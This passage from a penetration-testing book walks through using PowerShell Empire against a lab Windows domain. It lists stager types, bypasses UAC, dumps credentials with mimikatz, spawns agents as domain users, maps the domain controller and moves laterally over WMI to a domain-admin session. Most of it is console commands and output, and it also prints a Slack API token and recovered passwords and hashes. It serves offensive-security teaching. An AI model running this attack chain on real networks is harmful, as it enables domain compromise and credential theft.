  DefaultDelay      True        5                                 Agent delay/reach back interval (in seconds).
  SlackToken        False       xoxp-337213857207-336091616819-3 Your SlackBot API token to communicate with your Slack instance.
                                36492938817-203a33b7cfa082018d26
                                a4d4467ca2e4
  ServerVersion     True        Microsoft-IIS/7.5                 Server header for the control server.
  Proxy             False       default                           Proxy to use for request (default, none, or other).


(Empire: listeners) >
```

Now, whenever an agent connection is made on this listener, we'll get a notification on our slack channel:

```
(Empire: stager/multi/launcher) > [*] Sending POWERSHELL stager (stage 1) to 182.68.128.28
[*] New agent B1R4KNX6 checked in
[+] Initial agent B1R4KNX6 from 182.68.128.28 now active (Slack)
[*] Sending agent (stage 2) to B1R4KNX6 at 182.68.128.28
```

As we can see in the the following screenshot, a notification alert with the agent information is displayed on our Slack channel:



We will get an alert whenever an agent connects back to the Empire C2. We can plan the further attacks depending upon the information we get from Empire. The following is the list of stagers available in Empire:

Target OS	**Stager name**	**Empire stager option**	**Description**
Windows	Backdoor LNK Macro launcher	`windows/backdoorLnkMacro`	Generates a macro that backdoors `.lnk` files on the user's desktop. The backdoored `lnk` files therefore attempt to download and execute an empire launcher when the user clicks on them.
Windows	Bunny launcher	`windows/bunny`	Generates a Bash bunny script that runs a one-liner Stage 0 launcher for Empire.
Windows	C# PowerShell launcher	`windows/csharp_exe`	Generates a PowerShell C# solution with embedded stager code that compiles to an EXE.
Windows	DLL launcher	`windows/dll`	Generates a PowerPick Reflective DLL to inject with stager code.

Windows	Ducky launcher	`windows/ducky`	Generates a ducky script that runs a one-liner Stage 0 launcher for Empire.
Windows	HTA launcher	`windows/hta`	Generates an **HyperText Application** (**HTA**) for Internet Explorer.
Windows	BAT launcher	`windows/launcher_bat`	Generates a self-deleting `.bat` launcher for Empire
Windows	LNK launcher	`windows/launcher_lnk`	Creates a `.lnk` file that launches the Empire stager.
Windows	Regsrv32 launcher	`windows/launcher_sct`	Generates an SCT file (COM Scriptlet). This can be hosted anywhere
Windows	VBS launcher	`windows/launcher_vbs`	Generates a `.vbs` launcher for Empire.
Windows	Msbuild_xml launcher	`windows/launcher_xml`	Generates an XML file to be run with `MSBuild.exe`.
Windows	Macro launcher	`windows/macro`	Generates an office macro for Empire. This is compatible with office 97-2003 and 2007 file types.
Windows	Macro-less code execution in MSWord	`windows/macroless_msword`	Creates a macroless document utilizing a formula field for code execution.
Windows	Shellcode launcher	`windows/shellcode`	Generates a windows shellcode stager.
Windows	Teensy launcher	`windows/teensy`	Generates a Teensy script that runes a one-liner stage0 launcher for Empire.
Mac	Apple Script	`osx/applescript`	Generates AppleScript to execute the Empire stage0

OSX			launcher.
Mac OSX	Application	`osx/application`	Generates an Empire Application.
Mac OSX	Ducky launcher	`osx/ducky`	Generates a ducky script that runs a one-liner stage0 launcher for Empire.
Mac OSX	Dylib launcher	`osx/dylib`	Generates a dynamic library for OSX.
Mac OSX	JAR launcher	`osx/jar`	Generates a JAR file.
Mac OSX	Default launcher	`osx/launcher`	Generates a one-liner stage0 launcher for Empire.
Mac OSX	Macho	`osx/macho`	Generates a macho executable.
Mac OSX	OSX Apple Script macro	`osx/macro`	An OSX office macro that supports newer versions of Office.
Mac OSX	OSX package	`osx/pkg`	Generates a `pkg` installer. This installer will copy a custom (empty) application to the /`Applications` folder. The `postinstall` script will execute an Empire launcher.
Mac OSX	Safari launcher	`osx/safari_launcher`	Generates an HTML payload launcher for Empire.
Mac OSX	Teensy launcher	`osx/teensy`	Generates a Teensy script that runs a one-liner stage0 launcher for Empire.
Multi-Platform	Bash Script launcher	`multi/bash`	Generates self-deleting Bash script to execute the Empire Stage 0 launcher.

Multi-Platform	Default PowerShell launcher	`multi/launcher`	Generates a one-liner Stage 0 launcher for Empire.
Multi-Platform	Cross platform macro launcher	`multi/macro`	Generates a Win/Mac cross platform MS Office macro for Empire, compatible with Office 97-2016 including Mac 2011 and 2016 (sandboxed).
Multi-Platform	pyInstaller Launcher	`multi/pyinstaller`	Generates an ELF binary payload launcher for Empire using pyInstaller.
Multi-Platform	WAR launcher	`multi/war`	Generates a deployable WAR file.

Summary

In this chapter, we introduced Empire and its fundamentals. We have also covered Empire's basic usage and the post exploitation basics for Windows, Linux and OSX. We were also able to get a Meterpreter session opened using Empire and, finally, used Slack as the alerting mechanism whenever an agent connects back to the Empire C2. However, in an organization, accessing a server is not enough. The final goal for intruding into the network should be to get full access to the **Domain Controller** (**DC**). In the next chapter, we will cover how we can use Empire to gain access to DC and how we can achieve this using automated tools.

Questions

1. Is Empire free?
2. Does Empire use SSL for agent communication?
3. Does Empire have any GUI version for its usage?

Further reading

Read the following links for more information:

- https://github.com/EmpireProject/Empire
- http://www.powershellempire.com/
- https://www.swordshield.com/2017/10/slack-and-microsoft-teams-notifications-for-empire-and-meterpreter-agents/
- https://www.harmj0y.net/blog/about/

Age of Empire - Owning Domain Controllers

In the previous chapter, we covered the basics of Empire and how to use Empire efficiently to perform post-exploitation. Now we are in the network, what's the next step? What can we do apart from exploring the target filesystem and internal network service discovery? In every organization, a centralized server will be present to control and manage the whole network. If an attacker can compromise this central server, they would have full control over the entire organization's network. This central server is called the **Domain Controller** (**DC**), while the domain services that are provided by a Domain Controller are known as Active Directory Domain Services.


In this chapter, we will cover the following topics:

- Getting into a Domain Controller using Empire
- Automating Active Directory exploitation using the DeathStar
- Empire GUI

Getting into a Domain Controller using Empire

Most of the time, we get access to a web server with system privileges. When we try to get access to the Domain Controller, however, this just doesn't work. One of the reasons for this is the lack of knowledge related to Domain Controllers. For those who are learning about privilege escalation and pivoting, you are about to enter the world of lateral movement and Domain exploitation. Make sure that you are familiar with some basic concepts related to Domains and Domain Controllers. Start from: `https://en.wikipedia.org/wiki/Domain_controller` and move on to other topics related to the Domain Controller before continuing with this topic.

Assuming that you have some basic understanding of Domains, Domain Controllers, and **Active Directory Domain Services** (**AD/DS**), let's continue with the Active Directory exploitation. You should already have an active agent. In our case, the agent is active and has the privileges of the `PT` user.



To get access to the Domain Controller, we first need to get access to a domain user's account so that we can perform reconnaissance on the domain. Remember that we can't gather information regarding a particular domain with a local account. We need to have access to a domain user account so that the domain user can communicate with the Domain Controller to get information.


Let's first escalate the privileges using the `bypassuac_eventvwr` module on the local system so that we can have a higher security context to perform further attacks:

```
(Empire: HU71GLN5) > bypassuac Empire
[*] Tasked HU71GLN5 to run TASK_CMD_JOB
[*] Agent HU71GLN5 tasked with task ID 4
[*] Tasked agent HU71GLN5 to run module powershell/privesc/bypassuac_eventvwr
(Empire: HU71GLN5) > [*] Agent HU71GLN5 returned results.
Job started: RTDZ3N
[*] Valid results returned by 182.68.168.52
[*] Sending POWERSHELL stager (stage 1) to 182.68.168.52
[*] New agent 5VW12HXM checked in
[+] Initial agent 5VW12HXM from 182.68.168.52 now active (Slack)
[*] Sending agent (stage 2) to 5VW12HXM at 182.68.168.52
```

The asterisk (`*`) in the username means that we have escalated the privileges for the `PT` user:

```
(Empire: agents) > list

[*] Active agents:

 Name     La Internal IP    Machine Name   Username   Process      PID   Delay   Last Seen
 ----     -- -----------    ------------   --------   -------      ---   -----   ---------
 HU71GLN5 ps 192.168.2.14   PT-PC          PT-PC\PT   powershell   6100  5/0.0   2018-09-16 22:42:13
 5VW12HXM ps 192.168.2.14   PT-PC          *PT-PC\PT  powershell   5048  5/0.0   2018-09-16 22:42:13

(Empire: agents) >
```

The next step would be to gather the credentials from the memory using `mimikatz`. We will be able to find these if any domain user has logged on to this server before. Using `mimikatz`, we can fetch the credentials of the domain users as well.



Two domain users are found on this server: `harry` and `john`. We also found that the domain is `l33t.local`:

```
(Empire: 5VW12HXM) > creds

Credentials:

  CredID  CredType   Domain           UserName     Host       Password
  ------  --------   ------           --------     ----       --------
  1       hash       l33t.local       harry        PT-PC      406a5a7d1bcb8226c27d80a1bdf2db68
  2       hash       l33t.local       John         PT-PC      918227442 5effbe80a1abd8df23d56cc
  3       hash       PT-PC            PT           PT-PC      ee206513a3facf8228b7dbbff8302cef
  4       hash       l33t.local       PT-PC$       PT-PC      16e526659063bc0f15aff3c11f2a91e9
  5       plaintext  l33t.local       harry        PT-PC      qweQWEasdASDzxcZXC123!@#
  6       plaintext  l33t.local       John         PT-PC      mnbMNBlkjLKJpoiPOI098098
  7       plaintext  PT-PC            PT           PT-PC      harry
  8       plaintext  PT-PC\PT         PT-PC\PT     PT-PC      harry

(Empire: 5VW12HXM) >
```

In our current scenario, we have system privileges on the local server and we have the credentials of two domain users: `harry` and `john`. What we need to do now is to elevate from a local user to a domain user. We can do this using another post module in Empire. In this situation, we can use the `spawnas` module in Empire to spawn a new agent using the domain user:

```
(Empire: 5VW12HXM) > usemodule management/spawnas
(Empire: powershell/management/spawnas) > info

              Name: Invoke-SpawnAs
            Module: powershell/management/spawnas
        NeedsAdmin: False
         OpsecSafe: False
          Language: powershell
MinLanguageVersion: 2
        Background: False
   OutputExtension: None

Authors:
  rvrsh3ll (@424f424f)
  @harmj0y

Description:
  Spawn an agent with the specified logon credentials.

Comments:
  https://github.com/rvrsh3ll/Misc-Powershell-
  Scripts/blob/master/RunAs.ps1

Options:

  Name       Required    Value                     Description
  ----       --------    -------                   -----------
  UserName   False                                 Username to run the command as.
  CredID     False                                 CredID from the store to use.
  Domain     False                                 Optional domain.
  Proxy      False       default                   Proxy to use for request (default, none,
                                                   or other).
```

Next, we'll set the `CredID`, which can be found by executing the `creds` command, and the `Listener`:

```
  Listener   True                                   Listener to use.
  ProxyCreds False      default                     Proxy credentials
                                                    ([domain\]username:password) to use for
                                                    request (default, none, or other).
  UserAgent  False      default                     User-agent string to use for the staging
                                                    request (default, none, or other).
  Password   False                                  Password for the specified username.
  Agent      True       5VW12HXM                    Agent to run module on.

(Empire: powershell/management/spawnas) > set CredID 6
(Empire: powershell/management/spawnas) > set Listener Empire
```

Once all the options are set, we can execute the module, which will create a process using the domain user's credentials:

```
(Empire: powershell/management/spawnas) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked 5VW12HXM to run TASK_CMD_WAIT
[*] Agent 5VW12HXM tasked with task ID 6
[*] Tasked agent 5VW12HXM to run module powershell/management/spawnas
(Empire: powershell/management/spawnas) > [*] Agent 5VW12HXM returned results.
Launcher bat written to C:\Users\Public\debug.bat


Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
     24       5     1988       2268    37     0.00   3812 cmd



[*] Valid results returned by 182.68.168.52
[*] Sending POWERSHELL stager (stage 1) to 182.68.168.52
[*] New agent NK7F2WC6 checked in
[+] Initial agent NK7F2WC6 from 182.68.168.52 now active (Slack)
[*] Sending agent (stage 2) to NK7F2WC6 at 182.68.168.52
```

A new agent is now online. This time, it's the `John` user:

```
(Empire: agents) > list

[*] Active agents:

 Name     La Internal IP    Machine Name    Username    Process       PID   Delay   Last Seen
 ----     -- -----------    ------------    --------    -------       ---   -----   ---------
 HU71GLN5 ps 192.168.2.14   PT-PC           PT-PC\PT    powershell    6100  5/0.0   2018-09-16 23:28:05
 5VW12HXM ps 192.168.2.14   PT-PC           *PT-PC\PT   powershell    5048  5/0.0   2018-09-16 23:28:04
 NK7F2WC6 ps 192.168.2.14   PT-PC           L33T\John   powershell    5736  5/0.0   2018-09-16 23:28:03


(Empire: agents) >
```

Now that we have access to a domain user's account, we can move forward with Domain Controller Reconnaissance. The first thing that we need to know is the IP address of the Domain Controller. This can be found using the `dnsserver` module in Empire:

```
(Empire: NK7F2WC6) > usemodule situational_awareness/host/dnsserver
(Empire: powershell/situational_awareness/host/dnsserver) > info

              Name: Get-SystemDNSServer
            Module: powershell/situational_awareness/host/dnsserver
        NeedsAdmin: False
         OpsecSafe: True
          Language: powershell
MinLanguageVersion: 2
        Background: False
   OutputExtension: None

Authors:
  DarkOperator

Description:
  Enumerates the DNS Servers used by a system.

Comments:
  https://github.com/darkoperator/Posh-
  SecMod/blob/master/Discovery/Discovery.psm1

Options:

  Name  Required    Value                     Description
  ----  --------    -------                   -----------
  Agent True        NK7F2WC6                  Agent to run module on.
```

At the time of configuration, a DC will always try to set up a DNS server if this is not already done. This Empire module will look for the primary and secondary DNS servers:

```
(Empire: powershell/situational_awareness/host/dnsserver) > execute
[*] Tasked NK7F2WC6 to run TASK_CMD_WAIT
[*] Agent NK7F2WC6 tasked with task ID 1
[*] Tasked agent NK7F2WC6 to run module powershell/situational_awareness/host/dnsserver
(Empire: powershell/situational_awareness/host/dnsserver) > [*] Agent NK7F2WC6 returned results.
192.168.2.17
192.168.2.1
fec0:0:0:ffff::1%1
fec0:0:0:ffff::2%1
fec0:0:0:ffff::3%1
[*] Valid results returned by 182.68.168.52
```

As we can see, the IP `192.168.2.17` is the primary DNS server. There's a high chance this IP could belong to the DC. To confirm this, we can use the `get_domain_controller` module in Empire. This module will return information about the DC for the current domain:

```
(Empire: NK7F2WC6) > usemodule situational_awareness/network/powerview/get_domain_controller
(Empire: powershell/situational_awareness/network/powerview/get_domain_controller) > info

              Name: Get-DomainController
            Module: powershell/situational_awareness/network/powerview/get_domain_controller
        NeedsAdmin: False
         OpsecSafe: True
          Language: powershell
MinLanguageVersion: 2
        Background: True
   OutputExtension: None

Authors:
  @harmj0y

Description:
  Returns the domain controllers for the current domain or the
  specified domain. Part of PowerView.

Comments:
  https://github.com/PowerShellMafia/PowerSploit/blob/dev/Reco
  n/

Options:

  Name   Required    Value                     Description
  ----   --------    -------                   -----------
  Domain False                                 The domain to query for domain
                                               controllers.
  LDAP   False                                 Switch. Use LDAP queries to determine
                                               the domain controllers.
  Agent  True        NK7F2WC6                  Agent to run module on.
  Server False                                 Specifies an Active Directory server
                                               (domain controller) to bind to.
```

Let's set up the domain option here and execute the module so that it can look for information regarding the specified domain:

```
(Empire: powershell/situational_awareness/network/powerview/get_domain_controller) > set Domain L33T
(Empire: powershell/situational_awareness/network/powerview/get_domain_controller) > execute
[*] Tasked NK7F2WC6 to run TASK_CMD_JOB
[*] Agent NK7F2WC6 tasked with task ID 2
[*] Tasked agent NK7F2WC6 to run module powershell/situational_awareness/network/powerview/get_domain_controller
(Empire: powershell/situational_awareness/network/powerview/get_domain_controller) > [*] Agent NK7F2WC6 returned results.
Job started: 75ZBT6
[*] Valid results returned by 182.68.168.52
[*] Agent NK7F2WC6 returned results.


Forest                     : l33t.local
CurrentTime                : 9/17/2018 12:00:46 PM
HighestCommittedUsn        : 20795
OSVersion                  : Windows Server 2008 R2 Enterprise
Roles                      : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                     : l33t.local
IPAddress                  : 192.168.2.17
SiteName                   : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections         : {}
OutboundConnections        : {}
Name                       : WIN-9PIACAHV7U3.l33t.local
Partitions                 : {DC=l33t,DC=local, CN=Configuration,DC=l33t,DC=loca
                             l, CN=Schema,CN=Configuration,DC=l33t,DC=local, DC=
                             DomainDnsZones,DC=l33t,DC=local...}
```

As we can see from the preceding result, `192.168.2.17` is indeed the DC. The `get_domain_controller` module provides us with the following information:

`Forest`	`l33t.local`
`OSVersion`	`Windows Server 2008 R2 Enterprise`
`Roles`	`SchemaRole, NamingRole, PdcRole, RidRole`
`IPAddress`	`192.168.2.17`
`Name`	`WIN-9PIACAHV7U3.l33t.local`

Please refer to `https://technet.microsoft.com/pt-pt/library/cc759073(v=ws.10).aspx` to understand the basics of Domains and Forests.

To get information about the Forest, use the `get_forest` module:

```
(Empire: NK7F2WC6) > usemodule situational_awareness/network/powerview/get_forest
(Empire: powershell/situational_awareness/network/powerview/get_forest) > info

              Name: Get-Forest
            Module: powershell/situational_awareness/network/powerview/get_forest
        NeedsAdmin: False
         OpsecSafe: True
          Language: powershell
MinLanguageVersion: 2
        Background: True
   OutputExtension: None

Authors:
  @harmj0y

Description:
  Return information about a given forest, including the root
  domain and SID. Part of PowerView.

Comments:
  https://github.com/PowerShellMafia/PowerSploit/blob/dev/Reco
  n/

Options:

  Name   Required    Value                     Description
  ----   --------    -------                   -----------
  Forest False                                 The forest name to query domain for,
                                               defaults to the current forest.
  Agent  True        NK7F2WC6                  Agent to run module on.
```

The `Forest` name will be used in the `get_forest` module to retrieve information about the specified `Forest`. This includes the root domain and its SID. Let's set the `Forest` name to `l33t.local`, which we retrieved from the `get_domain_controller` module:

```
(Empire: powershell/situational_awareness/network/powerview/get_forest) > set Forest l33t.local
(Empire: powershell/situational_awareness/network/powerview/get_forest) > execute
[*] Tasked NK7F2WC6 to run TASK_CMD_JOB
[*] Agent NK7F2WC6 tasked with task ID 3
[*] Tasked agent NK7F2WC6 to run module powershell/situational_awareness/network/powerview/get_forest
(Empire: powershell/situational_awareness/network/powerview/get_forest) > [*] Agent NK7F2WC6 returned results.
Job started: E792BL
[*] Valid results returned by 182.68.168.52
[*] Agent NK7F2WC6 returned results.



RootDomainSid         : S-1-5-21-3140846176-3513996709-3658482848
Name                  : l33t.local
Sites                 : {Default-First-Site-Name}
Domains               : {l33t.local}
GlobalCatalogs        : {WIN-9PIACAHV7U3.l33t.local}
ApplicationPartitions : {DC=DomainDnsZones,DC=l33t,DC=local, DC=ForestDnsZones,D
                        C=l33t,DC=local}
ForestMode            : Windows2008Forest
RootDomain            : l33t.local
Schema                : CN=Schema,CN=Configuration,DC=l33t,DC=local
SchemaRoleOwner       : WIN-9PIACAHV7U3.l33t.local
NamingRoleOwner       : WIN-9PIACAHV7U3.l33t.local


Get-Forest completed!


[*] Valid results returned by 182.68.168.52
```

As you can see in the preceding screenshot, we were able to retrieve the root domain and its SID using the `get_forest` module. This gives us the following information:

`RootDomainSID`	`S-1-5-21-3140846176-3513996709-3658482848`
`ApplicationPartitions`	`DomainDNSZones for l33t, local` `ForestDNSZones for l33t, local`
`SchemaRoleOwner`	`WIN-9PIACAHV7U3.l33t.local`
`NamingRoleOwner`	`WIN-9PIACAHV7U3.l33t.local`

Now that we have retrieved all the information regarding the `l33t` domain in the Forest, let's look for other domains that are configured in the same Forest, if any are available. This can be achieved using the `get_forest_domain` module. Use this module to retrieve the information regarding **Primary DC** (**PDC**) as well as the Role Owner:

```
(Empire: NK7F2WC6) >
(Empire: NK7F2WC6) > usemodule situational_awareness/network/powerview/get_forest_domain
(Empire: powershell/situational_awareness/network/powerview/get_forest_domain) > info

              Name: Get-ForestDomain
            Module: powershell/situational_awareness/network/powerview/get_forest_domain
        NeedsAdmin: False
         OpsecSafe: True
          Language: powershell
MinLanguageVersion: 2
        Background: True
   OutputExtension: None

Authors:
  @harmj0y

Description:
  Return all domains for a given forest. Part of PowerView.

Comments:
  https://github.com/PowerShellMafia/PowerSploit/blob/dev/Reco
  n/

Options:

  Name   Required    Value                     Description
  ----   --------    -------                   -----------
  Forest False                                 The forest name to query domain for,
                                               defaults to the current forest.
  Agent  True        NK7F2WC6                  Agent to run module on.
```

Set the `Forest` name to `l33t.local` to find all the domains in this forest:

```
(Empire: powershell/situational_awareness/network/powerview/get_forest_domain) > set Forest l33t.local
(Empire: powershell/situational_awareness/network/powerview/get_forest_domain) > execute
[*] Tasked NK7FZWC6 to run TASK_CMD_JOB
[*] Agent NK7FZWC6 tasked with task ID 4
[*] Tasked agent NK7FZWC6 to run module powershell/situational_awareness/network/powerview/get_forest_domain
(Empire: powershell/situational_awareness/network/powerview/get_forest_domain) > [*] Agent NK7FZWC6 returned results.
Job started: UPBNWR
[*] Valid results returned by 182.68.168.52
[*] Agent NK7FZWC6 returned results.


Forest                  : l33t.local
DomainControllers       : {WIN-9PIACAHV7U3.l33t.local}
Children                : {}
DomainMode              : Windows2008Domain
Parent                  :
PdcRoleOwner            : WIN-9PIACAHV7U3.l33t.local
RidRoleOwner            : WIN-9PIACAHV7U3.l33t.local
InfrastructureRoleOwner : WIN-9PIACAHV7U3.l33t.local
Name                    : l33t.local


Get-ForestDomain completed!

[*] Valid results returned by 182.68.168.52
```

We found that the `l33t.local` Forest has only one domain under it and that the PDC is the same as the Domain Controller that we want to access. Let's confirm all the information that we have gathered on the Domain Controller up until now:

Forest	l33t.local
OSVersion	Windows Server 2008 R2 Enterprise
Roles	SchemaRole, NamingRole, PdcRole, RidRole
IPAddress	192.168.2.17
Name	WIN-9PIACAHV7U3.l33t.local
RootDomainSID	S-1-5-21-3140846176-3513996709-3658482848
ApplicationPartitions	DomainDNSZones for l33t, local ForestDNSZones for l33t, local
SchemaRoleOwner	WIN-9PIACAHV7U3.l33t.local
NamingRoleOwner	WIN-9PIACAHV7U3.l33t.local
PdcRoleOwner	WIN-9PIACAHV7U3.l33t.local
Domain mode	Windows2008Domain

Now that we know our target, let's move on to the lateral movement. To connect to the

Domain Controller using the domain user's credentials that we acquired earlier, we can use the `invoke_wmi` module in Empire:

```
(Empire: 5VW12HXM) > usemodule lateral_movement/invoke_wmi
(Empire: powershell/lateral_movement/invoke_wmi) > info

              Name: Invoke-WMI
            Module: powershell/lateral_movement/invoke_wmi
        NeedsAdmin: False
         OpsecSafe: True
          Language: powershell
MinLanguageVersion: 2
        Background: False
   OutputExtension: None

Authors:
  @harmj0y

Description:
  Executes a stager on remote hosts using WMI.

Options:

  Name         Required    Value                      Description
  ----         --------    -------                    -----------
  Listener     True                                   Listener to use.
  CredID       False                                  CredID from the store to use.
  ComputerName True                                   Host[s] to execute the stager on, comma
                                                      separated.
  Proxy        False       default                    Proxy to use for request (default, none,
                                                      or other).
  UserName     False                                  [domain\]username to use to execute
                                                      command.
  ProxyCreds   False       default                    Proxy credentials
                                                      ([domain\]username:password) to use for
                                                      request (default, none, or other).
  UserAgent    False       default                    User-agent string to use for the staging
                                                      request (default, none, or other).
  Password     False                                  Password to use to execute command.
  Agent        True        5VW12HXM                   Agent to run module on.
```

This module will execute the Empire stager on the target host in the network using **Windows Management Instrumentation** (**WMI**). Let's set up the options to run this module. Use the computer name that we retrieved from the earlier Domain Controller reconnaissance:

```
(Empire: powershell/lateral_movement/invoke_wmi) > set CredID 5
(Empire: powershell/lateral_movement/invoke_wmi) > set Listener Empire
(Empire: powershell/lateral_movement/invoke_wmi) > set ComputerName WIN-9PIACAHV7U3
(Empire: powershell/lateral_movement/invoke_wmi) > execute
[*] Tasked 5VW12HXM to run TASK_CMD_WAIT
[*] Agent 5VW12HXM tasked with task ID 3
[*] Tasked agent 5VW12HXM to run module powershell/lateral_movement/invoke_wmi
(Empire: powershell/lateral_movement/invoke_wmi) > [*] Agent 5VW12HXM returned results.
error running command: Access is denied. (Exception from HRESULT: 0x80070005 (E_ACCESSDENIED))
[*] Valid results returned by 182.68.168.52
```

Upon execution of this module, we get an `E_ACCESSDENIED` error, which means that the credentials we used in this module are invalid. Let's try another set of credentials that we acquired:

```
(Empire: 5VW12HXM) > usemodule lateral_movement/invoke_wmi
(Empire: powershell/lateral_movement/invoke_wmi) > set CredID 6
(Empire: powershell/lateral_movement/invoke_wmi) > set Listener Empire
(Empire: powershell/lateral_movement/invoke_wmi) > set ComputerName WIN-9PIACAHV7U3
(Empire: powershell/lateral_movement/invoke_wmi) >
```

Execute the module with the new credentials:

We are in luck! We were able to log in to the Domain Controller using John's credentials with the `cred ID 6`.

Let's check our agent list to confirm the active agent on the Domain Controller.

```
(Empire: agents) > list

[*] Active agents:

 Name     La Internal IP    Machine Name      Username        Process          PID    Delay    Last Seen
 ----     -- -----------    ------------      --------        -------          ---    -----    ---------
 HU71GLN5 ps 192.168.2.14   PT-PC             PT-PC\PT        powershell       6100   5/0.0    2018-09-16 23:10:49
 5VW12HXM ps 192.168.2.14   PT-PC             *PT-PC\PT       powershell       5048   5/0.0    2018-09-16 23:10:53
 ZSFTXBEK ps 192.168.2.17   WIN-9PIACAHV7U3   *L33T\John      powershell       1572   5/0.0    2018-09-16 23:10:53


(Empire: agents) >
```

This shows that we now have access to the Domain Controller. The asterisk next to `L33T\John` means that the `John` user is a domain admin.

Let's retrieve the credentials for Domain Administrator's account using `mimikatz`. Remember that we can't run `mimikatz` on an unprivileged user; we need to have higher privileges. We did not perform privilege escalation here as the user already has a higher security context:

```
(Empire: ZSFTXBEK) > mimikatz
[*] Tasked ZSFTXBEK to run TASK_CMD_JOB
[*] Agent ZSFTXBEK tasked with task ID 3
[*] Tasked agent ZSFTXBEK to run module powershell/credentials/mimikatz/logonpasswords
(Empire: ZSFTXBEK) >
```

The module was executed successfully. We can now use the `creds` command to confirm the newly acquired credentials from the Domain Controller.

```
(Empire: ZSFTXBEK) > creds

Credentials:

  CredID  CredType   Domain            UserName         Host             Password
  ------  --------   ------            --------         ----             --------
  1       hash       l33t.local        harry            PT-PC            406a5a7d1bcb8226c27d80a1bdf2db68
  2       hash       l33t.local        John             PT-PC            9182274425effbe80a1abd8df23d56cc
  3       hash       PT-PC             PT               PT-PC            ee206513a3facf8228b7dbbff8302cef
  4       hash       l33t.local        PT-PC$           PT-PC            16e526659063bc0f15aff3c11f2a91e9
  5       plaintext  l33t.local        harry            PT-PC            qweQWEasdASDzxcZXC123!@#
  6       plaintext  l33t.local        John             PT-PC            mnbMNBlkjLKJpoiPOI098098
  7       plaintext  PT-PC             PT               PT-PC            harry
  8       plaintext  PT-PC\PT          PT-PC\PT         PT-PC            harry
  9       hash       l33t.local        Administrator    WIN-9PIACAHV7U3  8faf590241a5d5ed59fb80eb00440589
  10      hash       l33t.local        WIN-9PIACAHV7U3$ WIN-9PIACAHV7U3  7ac0e36e41afd2072ad7b73464cf32b7
  11      plaintext  l33t.local        Administrator    WIN-9PIACAHV7U3  123!@#qweQWE

(Empire: ZSFTXBEK) >
```

